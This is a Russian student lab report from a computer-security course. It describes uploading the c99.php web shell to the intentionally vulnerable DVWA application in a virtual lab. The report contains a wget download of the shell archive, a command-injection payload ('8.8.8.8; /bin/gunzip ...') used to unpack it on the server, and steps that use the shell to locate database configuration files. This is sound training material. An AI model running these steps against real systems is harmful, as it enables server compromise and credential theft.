

МИНОБРНАУКИ РОССИИ
Федеральное государственное бюджетное образовательное учреждение
высшего образования
**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г. ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Использование бэkdopa c99.php
ОТЧЁТ
ПО ДИСЦИПЛИНЕ
«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЁННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы
специальности 10.05.01 Компьютерная безопасность
факультета компьютерных наук и информационных технологий
Серебрякова Алексея Владимировича

Преподаватель
профессор, д.ф.-м.н.


подпись, дата

А.С. Гераськин

Саратов 2023

Раздел 1. Настройка Fedora

1. Запустите Virtual Box, зайдите в настройки Fedora 14
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»



Раздел 2. Вход в Fedora 14

Запустите виртуальную машину Fedora14

Войдите в систему

Login: student

Password: <Выбранный ранее пароль>.



Раздел 3. Запуск консоли и определение IP адреса

Откройте терминал

Applications --> System Tools --> Terminal


Смените текущего пользователя на root

`su - root`

<Ранее созданный пароль root>

Определите IP адрес

`ifconfig -a`



```
[student@Fedora14 ~]$ su - root
Password:
[root@Fedora14 ~]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 08:00:27:BD:32:9C
          inet addr:192.168.0.208  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febd:329c/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4436 (4.3 KiB)  TX bytes:7002 (6.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:480 (480.0 b)  TX bytes:480 (480.0 b)

[root@Fedora14 ~]#
```

Раздел 4. Исправление прав доступа к папке с загрузками

1. Откройте консоль и выполните следующие команды:
 - a. `chown root:apache /var/www/html/dvwa/hackable/uploads/`
 - b. `chmod 775 /var/www/html/dvwa/hackable/uploads/`
 - c. `chmod 775 /var/www/html/dvwa/hackable/uploads/`


Выполнено!

Замечания:

- По умолчанию, папка `/var/www/html/dvwa/hackable/uploads/` принадлежит пользователю root и его группе.
- К тому же, у apache нет права записи в папку `hackable/uploads`, что позволило бы пользователю загружать файлы именно туда.

Раздел 5. Настройка BackTrack

1. Запустите Virtual Box, зайдите в настройки BackTrack
2. Настройте виртуальную машину
 - а. Во вкладке «Сеть» в настройках виртуальной машины выберите тип подключения «сетевой мост/bridged»




Раздел 6. Вход в BackTrack

Запустите виртуальную машину BackTrack

Войдите в систему

Login: root

Password: toor <Или измененный ранее пароль>.




Раздел 7. Запуск консоли и определение IP адреса

Откройте терминал

Щелкните на значок консоли в строке быстрого запуска

Определите IP адрес

ifconfig -a



Раздел 8. Загрузка c99.php

1. Откройте консоль и скачайте архив

- a. *mkdir -p /root/backdoor*
- b. *cd /root/backdoor/*

c. `wget`

`http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson14/stuff.rar`

d. `ls -lrt`

```
root@root:~# mkdir -p /root/backdoor
root@root:~# cd /root/backdoor/
root@root:~/backdoor# ls
FORUM_BUG.php  PHONE_HOME.php
root@root:~/backdoor# wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson14/stuff.rar
--2023-04-18 21:22:04-- http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson14/stuff.rar
Resolving www.computersecuritystudent.com... 108.210.130.146
Connecting to www.computersecuritystudent.com|108.210.130.146|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 44658 (44K)
Saving to: `stuff.rar'

100%[=====>] 44,658      131K/s   in 0.3s

2023-04-18 21:22:06 (131 KB/s) - `stuff.rar' saved [44658/44658]

root@root:~/backdoor# ls -lrt
total 52
-rw-r--r-- 1 root root 44658 2015-12-23 12:08 stuff.rar
-rw-r--r-- 1 root root 1284 2023-04-18 16:53 PHONE_HOME.php
-rw-r--r-- 1 root root 1283 2023-04-18 17:39 FORUM_BUG.php
root@root:~/backdoor#
```

2. Разархивируйте шелл

a. `unrar x stuff.rar`

b. `cat part1.txt part2.txt part3.txt > c99.php`

c. `cp c99.php c99.php.bkp`

d. `ls -lrt`


```
root@root:~/backdoor# unrar x stuff.rar

UNRAR 3.90 beta 2 freeware      Copyright (c) 1993-2009 Alexander Roshal

Extracting from stuff.rar

Extracting part1.txt             OK
Extracting part2.txt             OK
Extracting part3.txt             OK
All OK
root@root:~/backdoor# cat part1.txt part2.txt part3.txt > c99.php
root@root:~/backdoor# cp c99.php c99.php.bkp
root@root:~/backdoor# ls -lrt
total 528
-rw-r--r-- 1 root root 43022 2015-12-23 10:30 part1.txt
-rw-r--r-- 1 root root 56829 2015-12-23 10:36 part2.txt
-rw-r--r-- 1 root root 53424 2015-12-23 10:37 part3.txt
-rw-r--r-- 1 root root 44658 2015-12-23 12:08 stuff.rar
-rw-r--r-- 1 root root 1284 2023-04-18 16:53 PHONE_HOME.php
-rw-r--r-- 1 root root 1283 2023-04-18 17:39 FORUM_BUG.php
-rw-r--r-- 1 root root 153275 2023-04-18 21:23 c99.php
-rw-r--r-- 1 root root 153275 2023-04-18 21:24 c99.php.bkp
```

3. Настройте и подготовьте c9.php
- `head -1 c99.php` Обратите внимание, в первой строке шелла нет «<?php».
 - `sed -i '1 s/^\.*$/<?php/g' c99.php` Эта команда заменяет первую строку файла на «<?php».
 - `head -1 c99.php` Теперь первая строка уже содержит «<?php».
 - `gzip c99.php` Заархивируйте файл, т.к. DVWA не позволяет загружать файлы более 100 кб.
 - `ls -l`



```
root@root: ~/backdoor
File Edit View Terminal Help
-rw-r--r-- 1 root root 1284 2023-04-18 16:53 PHONE_HOME.php
-rw-r--r-- 1 root root 1283 2023-04-18 17:39 FORUM_BUG.php
-rw-r--r-- 1 root root 153275 2023-04-18 21:23 c99.php
-rw-r--r-- 1 root root 153275 2023-04-18 21:24 c99.php.bkp
root@root:~/backdoor#
root@root:~/backdoor#
root@root:~/backdoor#
root@root:~/backdoor# head -1 c99.php
<?
root@root:~/backdoor# sed -i '1 s/^\.*$/<?php/g' c99.php
root@root:~/backdoor# head -1 c99.php
<?php
root@root:~/backdoor# gzip c99.php
root@root:~/backdoor# ls -l
total 412
-rw-r--r-- 1 root root 153275 2023-04-18 21:24 c99.php.bkp
-rw-r--r-- 1 root root 43786 2023-04-18 21:27 c99.php.gz
-rw-r--r-- 1 root root 1283 2023-04-18 17:39 FORUM_BUG.php
-rw-r--r-- 1 root root 43022 2015-12-23 10:30 part1.txt
-rw-r--r-- 1 root root 56829 2015-12-23 10:36 part2.txt
-rw-r--r-- 1 root root 53424 2015-12-23 10:37 part3.txt
-rw-r--r-- 1 root root 1284 2023-04-18 16:53 PHONE_HOME.php
-rw-r--r-- 1 root root 44658 2015-12-23 12:08 stuff.rar
root@root:~/backdoor#
```

Раздел 9. Запуск DVWA

Applications -> Internet -> Firefox

Замечания:

- Можно использовать браузер компьютера с любой ОС, компьютер должен быть в вашей локальной сети
- Не обязательно работать с DVWA на виртуальной машине с Fedora.

Необходимые условия:

- В локальной сети есть Fedora Server
- Запущен httpd
- Запущен mysqld

Условия выполнены!

Войдите в DVWA

1. `http://IPADDRESS/dvwa/login.php` (Замените IPADDRESS на ваш ip-адрес)
2. Имя пользователя: admin
3. Пароль: password (Это стандартный пароль для admin)

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a navigation menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection' and contains a 'User ID:' input field with a 'Submit' button. Below this is a 'More info' section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right are 'View Source' and 'View Help' buttons. The footer text reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Настройте уровень безопасности сайта

1. Выберите "DVWA Security"
2. Из выпадающего списка выберите "Low"

Щелкните "Submit"

Раздел 10. Загрузка C99.php в веб-приложение

1. Выберите "Upload" из навигационного меню слева.
2. Нажмите "Browse" и выберите `/root/backdoor/c99.php.gz`
3. Нажмите "Upload"

The screenshot shows the 'Vulnerability: File Upload' page in DVWA. It features a form with the label 'Choose an image to upload:'. Inside the form, there is a text input field, a 'Browse...' button, and an 'Upload' button. Below the form, a red message states: `../../../../hackable/uploads/c99.php.gz succesfully uploaded!`


4. Активируйте “PHONE_HOME.PHP”
- a. Вбейте в адресную строку, заменив IPADDRESS на IP-адрес Fedora
- http://IPADDRESS/dvwa/hackable/uploads/*




Замечания:

- Как видно, файл загружен на сервер, но запустить его в заархивированном виде нельзя.

5. Разархивируйте шелл с помощью уязвимости в выполнении команд
- a. Перейдите на “Command Execution”
- b. *8.8.8.8; /bin/gunzip -v ../../hackable/uploads/c99.php*



6. Запустите шелл
- a. Перейдите по ссылке:
- http://IPADDRESS/dvwa/hackable/uploads/*
- b. Выберите *c99.php*



Раздел 11. Получение паролей с помощью c99.php


1. Найдите открытые конфигурационные файлы
 - a. Нажмите на ссылку “Sec.”
 - b. Выберите из списка “find config.inc.php files”
 - c. Нажмите “execute”



Замечания:

- Частая ошибка неопытных администраторов – размещение конфигурационных файлов в открытом доступе

2. Просмотрите содержание добытого файла
 - a. Выделите и скопируйте ссылку на конфиг
`/var/www/html/dvwa/config/config.inc.php`
